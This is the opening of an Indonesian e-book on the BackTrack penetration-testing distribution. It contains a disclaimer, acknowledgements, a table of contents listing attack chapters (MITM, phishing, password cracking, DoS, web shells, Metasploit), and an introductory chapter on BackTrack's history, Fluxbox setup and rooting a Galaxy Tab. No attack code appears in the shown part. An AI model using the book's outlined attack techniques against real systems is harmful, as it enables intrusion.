Zee Eichel

Version.2

Attacking Side ASWB With Backtrack

IBTeam REVOLUTION

Terms & Agreement

Dilarang keras memperbanyak , mengutip atau merubah isi dari modul ini , tanpa izin Codewall-Security dan persetujuan penulis. Say no to piracy

Seluruh isi dari modul ini, bertujuan untuk pembelajaran semata , karena itu segala bentuk tindak penyalahgunaan isi materi dari modul ini yang melawan atau melanggar hukum, bukan merupakan tanggung jawab penulis.

UCAPAN TERIMA KASIH

Puji syukur saya panjatkan ke hadirat Tuhan yang maha esa karena kasih setia dan pertolonganNya hingga saya dapat menyelesaikan buku ini dengan baik. Saya berterima kasih kepada pembina sekaligus bapak saya di dunia maya , bapak Iwan Sumantri yang telah menjadi panutan saya selama ini.

Hormat saya kepada senior-senior saya yang selalu memberikan nasihat-nasihat positif , bapak Josua Sinambela dan bapak onno W purbo , terima kasih pak onno nasehatnya di atas pesawat sangat berguna hehehe

Saya berterima kasih kepada seluruh rekan-rekan sekantor PT.pinhard Indonesia , Antonius aka mywisdom, AresTheHopeBuster Habibi Rizqi Rahmadhan. Atasan-atasan saya , pak Lutfie dan Pak Fikri. Atas dukungan dan kontribusi yang tiada berakhir sampai detik ini.

Ucapan terima kasih secara khusus kepada bang dodi kurniawan aka computer_geek yang telah membantu mendesign cover dari buku ini.

Saya berterima kasih kepada seluruh rekan-rekan IBTeam yang terus mendukung saya, James0baster, dimas kusuma aka koecroet, xsan-lahci, mirwan aka cassaprodigy, cyberking, bapak Iqbal aka ikonspirasi (oslo- norwegia) arfa, junior-riau15 (riau), Antonio Andre aka THJC, igor preman kampus (bali) indra aka drewcode (banten). Kemudian salam hormat saya kepada teman-teman saya di wilayah jogja, jojon, pak hansip, pak polisi , bang alim, kodok, bang devilz, dll. Buat teman-teman saya di padang , acenk90, Agung , black-dragon , dll. Temen-temen di regional wilayah Jakarta, inot, hamdani, clound corbelius dll. Rekan-rekan di wilayah Makassar, Alpoah, U5h4nt , red dragon , Teman-teman saya di Aceh , iyan_squid, Fadhil, Mokubex dan masih banyak lagi yang tidak dapat saya sebutkan satu-satu (sangking banyaknya)

Semoga buku ini dapat membantu teman-teman dalam mendokumentasikan segala sesuatu mengenai BackTrack , sampai ketemu di ASWB versi 3. Terima kasih.

DAFTAR ISI

UCAPAN TERIMA KASIH 3
DAFTAR ISI 4

BAB 1 PENGENALAN BACKTRACK 7

SEJARAH BACKTRACK 8
SUB-SUB TOOLS PADA BACKTRACK 23
PEMBUATAN ISO FILE DAN INSTALASI BACKTRACK 66
DEVICE DAN HARDWARE TROUBLE SHOUTING 74
PERL , PYTHON DAN BASH 79
PENGGUNAAN MODEM USB 82
MANAJEMEN LOG 85
MULTIMEDIA & MISC 87
UPDATE & UPGRADE 89

BAB 2 NETWORKING WITH BACKTRACK 91

LOCAL AREA NETWORK 92
WIRELESS CONFIGURATION & COMMAND LINE 96
PPPOE 104
NETCAT THE SWISS ARMY KNIFE 106

BAB 3 KNOWING SERVICE ON BACKTRACK 117

SSHD DAEMON SERVICE 118
HTTPD DAEMON SERVICE 126
GPSD DAEMON SERVICE 127
SNORT DAEMON SERVICE 129

BAB 4 INFORMATION GATHERING 161

DNS ENUMERATION 162

LIVE HOST IDENTIFICATION 168
STREAM CONTROL TRANSMISSION PROTOCOL (SCTP) 170
FINGERPRINTING ANALISYS 174
SSL ANALISYS 177
NETWORK SCANNER 179

BAB 4 HIDE THE INFORMATION 203

PROXY 204
TUNNELING 205
PROXYCHAINS 211
TOR ANONIMITY 214

BAB 6 MAN IN THE MIDDLE ATTACK 219

MITM ATTACK 220
MITM WITH ETTERCAP 222
PHISSING ATTACK (FAKELOGIN) 227
COOKIES HIJACKING 231

BAB 7 CRACKING PARAMETER 241

SOCIAL ENGINEERING 242
OFFLINE PASSWORD ATTACK 255
ONLINE PASSWORD ATTACK 274

BAB 8 WIFIFU 287

AIRCRACK-NG 288
AIRODUMP-NG 292
AIREPLAY-NG (SCTP) 294
MACHANGER 298
BEBERAPA CONTOH WIRELESS PENTEST 303

BAB 9 STRESS TESTING 334

DOS ATTACK 335

DDoS ATTACK 336
SYN FLOODING ATTACK 336
TCP CONNECTION FLOOD 338
UDP FLOOD 338
ICMP FLOODING ATTACK 338
TOOLS LAINNYA 343

BAB 10 WEB ATTACK 345

JENIS – JENIS VULNERABILITY 347
WEB VULNERABILITY SCANNER TOOLS 371

BAB 11 MAINTAINING ACCESS 345

CYMOTHOA 414
WEEVELY 415
WEB SHELL 419

BAB 12 METASPLOIT 425

SEJARAH DAN TOKOH DI BALIK LAYAR 426
METASPLOIT FUNDAMETAL 430
INFORMATION GATHERING WITH METASPLOIT 445
MAINTAINING ACCESS WITH METASPLOIT 451
METERPRETER 458
METASPLOIT BROWSER AUTOPWN 477
BEBERAPA TEHNIK EXPLOITASI DENGAN METASPLOIT 481

BAB 12 METASPLOIT 490

BACKTRACK FORENSICS HASHES TOOLS 491
Forensics Carving and Recovery Tools 496
DIGITAL FORENSICS TOOLS 502
FORENSICS ANALISYS TOOLS 504
NETWORK FORENSICS TOOLS 507

BAB 1
INTRODUTION OF BACKTRACK

1. MENGENAL BACKTRACK DAN SEJARAHNYA

1.1. Sejarah BackTrack

Penemu dan pengembang utama dari BackTrack bernama *Mati Aharoni* dan *Max Mosser* .Mati Aharoni adalah seorang konsultan sekuriti dari Israel. Jadi BackTrack terbentuk dari sebuah kolaborasi komunitas. BackTrack sendiri merupakan *merger* dari **whax** yang merupakan salah satu distro Linux yang digunakan untuk audit keamanan jaringan dan aplikasi komputer. Whax sendiri di bangun atas dasar sistem operasi **Knoppix**.

Ketika Knoppix mencapi versi *3.0* maka dinamakan dengan whax. Whax dapat digunakan untuk melakukan tes sekuriti dari berbagai jaringan di mana saja.

Max Mosser merupakan author dari auditor security collection yang mengkhususkan dirinya untuk pengembangan perangkat lunak yang digunakan dalam penetrasi keamanan yang terintegrasi dengan Linux. Gabungan dari auditor dan Whax ini sendiri menghasilkan *300 tools* yang digunakan untuk auditor keamanan jaringan. Auditor security collection juga terdapat pada knoppix.

Seiring perkembangan waktu , BackTrack saat ini terdiri dari berbagai tools yang dikemas didalam sub menu desktop dengan pengklasifikasian via menu tools. Hal ini memudahkan para auditor keamanan jaringan komputer dalam melaksanakan tugas mereka. BackTrack menurut penulis hanyalah sebuah sistem operasi mengemas berbagai tools hasil pengembangan komunitas. Banyak dari tools berdiri di atas hukum pengembangan opensource / free software yaitu GPL yang saat buku ini ditulis, telah mencapai versi **GPLv3**. Anda dapat menemui keterangan mengenai GPL pada setiap versi dengan mengunjungi tautan ini.

1.2. Versi-versi yang telah di rilis

Demi mengikuti perkembangan dunia keamanan serta adanya expired tools atau tidak validnya lagi sebuah tools dalam menghadapi atau menguji sistem operasi baik dari segi keabsahan versi , adanya patching atau perbaikan vendor serta integritas dan despiensis pada sistem linux BackTrack itu sendiri.

Di bawah ini adalah tabel hasil review dari BackTrack dengan berbagai versi.

No	Tanggal Release	Versi	Basis Linux	Download Link	Keterangan
1	26 – 05 – 2006	versi non beta 1.0	KNOPPIX		Masih versi beta dan memiliki banyak kekurangan
2	13 – 10 – 2006	versi 2 beta	KNOPPIX		Berbentuk live CD dan menggunakan KDE Desktop.
3	19 – 11 – 2006	BackTrack versi 2 beta kedua	KNOPPIX		Masih belum banyak perubahan pada sisi fisik.
4	06 – 03 - 2007	BackTrack versi 2 final	slackware		Sudah mulai sempurna dan memiliki banyak penambahan tools.
5	17 – 12 – 2007	BackTrack versi 3 beta	slackware		Lebih menjurus kepada sistem tools wireless attack.
6	19 – 03 - 2008	BackTrack versi 3 final	slackware		Adanya penyempurnaan dalam sistem serta tools.
7	11 – 01 - 2010	BackTrack versi 4 final	ubuntu		Menggunakan KDE desktop berbasis ubuntu sistem memudahkan user dalam pengoperasian.
8	11 – 07 - 2010	BackTrack versi 4 R1	ubuntu		Penambahan tools.
9	Oktober - 2010	BackTrack versi 4 R2	ubuntu		Upgrade kernel dan penyesuaian pada beberapa vendor hardware.
10	10 – 05 - 2011	BackTrack versi 5 final	ubuntu	BT5-GNOME-32.iso,BT5-GNOME-64.iso,BT5-GNOME-ARM.7z,BT5-GNOME-VM-32.7z,BT5-KDE-32.iso,BT5-KDE-64.iso	Semakin mengarah kepada friendly user dengan mengacu penggunaan gnome desktop sebagai desktop environment.
11	10 – 08 - 2011	BackTrack versi 5 R1	ubuntu	BT5R1-GNOME-32.iso,BT5R1-GNOME-64.iso,BT5R1-GNOME-VM-32.7z,BT5R1-KDE-32.iso,BT5R1-KDE-	Penambahan beberapa tools forensik.

				64.iso	
12	01 – 03 - 2012	BackTrack versi 5 R2	ubuntu	BT5R2-GNOME-32.iso,BT5R2-GNOME-64.iso,BT5R2-GNOME-VM-32.7z,BT5R2-GNOME-VM-64.7z,BT5R2-KDE-32.iso,BT5R2-KDE-64.iso	Perbaikan beberapa tools dan sistem
13	13 – 08 - 2012	BackTrack versi 5 R3	ubuntu	BT5R3-GNOME-32.iso	Penambahan tools khususnya dalam bidang Mobile hacking


Peningkatan versi tersebut disebabkan oleh perbaikan-perbaikan bugs , driver support pada sistem kernel dan sudah tidak validnya beberbagai tools yang di masukan dalam versi sebelumnya.

1.3. Pilihan Manajemen Desktop Environment

BackTrack tampil dalam beberapa segi pilihan tipe manajemen desktop. Dengan basis Ubuntu sebagai core system maka BackTrack juga mengikuti desktop environtment yang ada di Ubuntu. BackTrack menggunakan GUI (Graphic User Interface), dikarenakan beberapa tools yang muncul pada interface GUI. Sebut saja zenmap, etherape dan w3af gui. Pelayanan GUI dinilai lebih praktis dan mudah (user friendly) dalam pengoperasian sytax ketimbang tools yang bermain pada terminal environtment. Berikut ini mari kita lihat sejenak mengenai beberapa pilihan Desktop manajemen pada BackTrack secara default.

1.3.1 Gnome

Gnome adalah manajemen desktop yang paling populer di dunia. Gnome merupakan pilihan bagi mereka yang memiliki perangkat komputer tanpa dukungan Graphic yang baik. BackTrack versi 5 dengan codename “REVOLUTIONS” pertama-tama muncul dengan Gnome. Pada versi terakhir saat modul ini di tulis , BackTrack 5 R3 menyediakan 2 cita rasa Gnome dengan 2 pilihan tipe mesin, x32 dan x64. Untuk dukungan iso ARM dan VM , pengembang BackTrack memilih gnome sebagai satu-satunya desktop manajemen.



1.3.2. KDE

KDE sebenarnya sudah tidak asing lagi dalam dunia BackTrack. KDE telah di pakai sejak BackTrack masih berada pada versi 4. KDE tipe terbaru yang di miliki BackTrack telah dilengkapi dengan plugis-plugins animasi desktop seperti Compiz. Namun sayangnya hal ini membuat User harus memiliki interface grafis yang tinggi. KDE tersedia dalam x32 dan x64.

1.3.3. Fluxbox

Fluxbox adalah salah satu ancient manajement yang di pertama kali dikenalkan oleh distro arch linux. Fluxbox adalah manajemen desktop yang benar-benar ringan. Penulis yang merupakan core dari pengembangan dracos-linux sangat menyarankan penggunaan manajemen desktop ini, dalam operasi penetration testing. Fluxbox merupakan alternatif pada BackTrack. Pengembang BackTrack telah menyediakan distribusi fluxbox untuk BackTrack secara khusus. Anda dapat menginstall fluxbox dengan cara-cara di bawah ini.

Install fluxbox dari repository resmi

```
root@bt:~# apt-get install flux-for-back
```

Untuk menjalankan fluxbox secara manual dengan perintah

```
root@bt:~# flux-for-back -s
```

Kemudian kita tinggal membuat agar pilihan pertama saat menjalankan perintah startx

```
root@bt:~# echo exec /usr/bin/startfluxbox > ~/.xinitrc
root@bt:~# shutdown -r 0
```

Untuk mengembalikan desktop kembali ke default , kita hanya harus meremove file *xinitrc*.

```
root@bt:~# rm -rf ~/.xinitrc
root@bt:~# shutdown -r 0
```

backtrack-dragon

Menu fluxbox menggunakan script untuk memasukannya secara manual. Tentu saja hal ini akan membuat kita menjadi repot. Karena itu anda dapat memasukannya dengan menginstall backtrack-dragon, sebuah script auto generate BackTrack menu.

```
root@bt:~# apt-get install backtrack-dragon
root@bt:~/pentest/miscellaneous/utils/dragon/dragon
```

Pada dragon shell lakukan 2 langkah ini.

```
dragon >> desktop
dragon >> desktop fluxbox
```

Kemudian keluar dari dragon shell

```
dragon >> quit
```

1.4. Jenis-Jenis Installer

1.4.1. ISO

ISO file *(International Organization for Standardization)* adalah bentuk dari archive yang diperoleh dari optical disc dengan cara mengkonversi. BackTrack membuat installer dengan bentuk iso yang dapat segera anda ekstraksi ke media cd atau flashdisk. ISO terdiri dari 2 jenis yang di tarik dari 2 jenis mesin x32 dan x64.

1.4.2. ARM

ARM adalah package BackTrack installer dan live yang terintegrasi khusus untuk tipe prosesor *ARM* yang sering di jumpai penggunaannya pada *smartphone*. Tehnologi ini memampukan smartphone tertentu untuk menjalankan sistem operasi linux. Contohnya Android. Bayangkan dengan tehnologi seperti ini , anda tidak perlu menggunakan laptop dengan ukuran besar namun hanya cukup membawa perangkat mini android yang terinstall BackTrack. Sehingga penggunaan menjadi lebih simple dan praktis. Berikut ini akan kami contohkan cara menginstall BackTrack dengan menggunakan android. Kali ini kami mengutip atau mengambil sample yang telah di tuliskan oleh staff inti Indonesian BackTrack Team (IBT) , *Bapak iqbal aka ikonspirasi*.

Spesifikasi hardware android pada galaxy tab :

```
Body Dimensions 256.7 x 175.3 x 8.6 mm
Weight 565 g
Display Type PLS TFT capacitive touchscreen, 16M colors
Size 800 x 1280 pixels, 10.1 inches (~149 ppi pixel density)
Internal 16 GB storage, 1GB RAM
Data GPRS Yes EDGE Yes
Speed HSDPA, 21 Mbps; HSUPA
WLAN Wi-Fi 802.11 a/b/g/n, Wi-Fi Direct, dual-band, Wi-Fi hotspot
Bluetooth Yes, v3.0 with A2DP
Features OS Android OS, v3.1 (Honeycomb)
Chipset Nvidia Tegra 2 T20
CPU Dual-core 1 GHz Cortex-A9
GPU ULP GeForce
```

Spesifikasi software yang diperlukan :

```
Bussybox ( Dapat anda peroleh di android market )
Terminal emulator ( Dapat anda peroleh di android market )
AndroidVNC  ( Dapat anda peroleh di android market )
```

Berikut ini langkah-langkah menginstall android pada galaxy tab (tested by ikonspirasi)

Untuk melakukan modifikasi terminal dan sistem serta memaksimalkan kinerja kerja android , adalah suatu keharusan bagi kita untuk melakukan "*rooting*" terlebih dahulu.
Untuk "*rooting*", perhatikan beberapa software yang diperlukan di bawah ini…

```
GT-p7510_USB_Driver_v1_3_2360_0-Escape.exe --> USB Driver Galaxy Tab buat di OS
Windows Odin3_v1.85.exe --> tools utk melakukan flashing di Android devices
Recovery-cwm_4.0.0.4-sam-tab-10.1.tar.md5 --> file flashnya
Samsung_Galaxy_Tab_10.1_root.zip --> file utk nge-root
```

Kebutuhan perangkat lunak di atas dapat anda download dari link di bawah ini

http://www.thedroiddemos.com/downloads/gtab/root.zip

Matikan Galaxy Tab dulu dengan menekan tombol power kemudian pilih power off

Masuk ke dalam Mode *Downloader*, tekan tombol *volume down* + *power* secara bersamaan kemudian lepas ketika ada gambar dua (2) buah icon berbentuk android besar dan android kecil (+ kotak).

note: tombol volume down adalah yg paling dekat dengan tombol power kemudian pilih Android besar untuk masuk ke Mode Downloader dengan menekan tombol volume up

Sebelum memasang kabel USB ke PC/Laptop install dulu drivernya dari file yang telah di download diatas, dobel klik *GT-p7510_USB_Driver_v1_3_2360_0-Escape.exe* kemudian next, next ..... setelah selesai install driver baru kita pasang kabel USBnya ke PC/Laptop dan biarkan Windows mengenalinya.

Jalankan *Odin3_v1.85.exe*, perhatikan pada kotak kiri atas seharusnya Galaxy Tab telah terdeteksi dengan adanya tulisan COM: X warna kuning (X bisa angka berapa saja).

Pilih yang PDA kemudian cari file *recovery-cwm_4.0.0.4-sam-tab-10.1.tar.md5* setelah itu klik start...kemudian Galaxy Tab akan mulai melakukan proses flashingnya...dan akan langsung restart secara otomatis

Copy file *Samsung_Galaxy_Tab_10.1_root.zip* ke Galaxy Tab, gunakan saja Windows Explorer tinggal drag n drop. Taruh di folder paling luar dari Galaxy Tab biar mudah dicari nantinya.

Matikan Galaxy Tab dan lakukan hal seperti pada langkah no 2 tetapi kali ini pilih Android kecil (+kotak)

Tekan tombol volume up/down untuk memilih "*apply update from /sdcard*", next tekan tombolpower Galaxy

Cari file Samsung_Galaxy_Tab_10.1_root.zip kemudian tekan tombol power. Tab akan melakukan proses root sampai selesai. Jika semuanya lancar seharusnya muncul "I*nstall from sdcard complete*"

Pilih "*Go back*" kemudian pilih *reboot*, Maka proses rooting telah selesai dilaksanakan.

Sumber : http://forum.indonesianbacktrack.or.id/showthread.php?tid=1495

Setelah melakukan rooting , maka download terlebih dahulu Backtrack ARM pada situs resmi atau repository IBT. Kemudian ekstraklah terlebih dahulu package dalam format *7z* tersebut. Isinya kurang lebih sebagai berikut

```
bootbt
fsrw
README
bt5.img.gz
installbusybox.sh
unionfs
busybox
mountonly
```


Langkah selanjutnya anda harus mengekstrak file *bt5.img.gz* dengan perintah *gunzip*


```
root@bt:~# gunzip bt5.img.gz
```

Letakan file hasil ekstrak diatas ke Galaxy Tab dengan nama folder BT5 (ditaruh di bagian paling luar/root).


Jalankan aplikasi terminal emulator di android

ketik *ls* untuk mencari folder *sdcard*






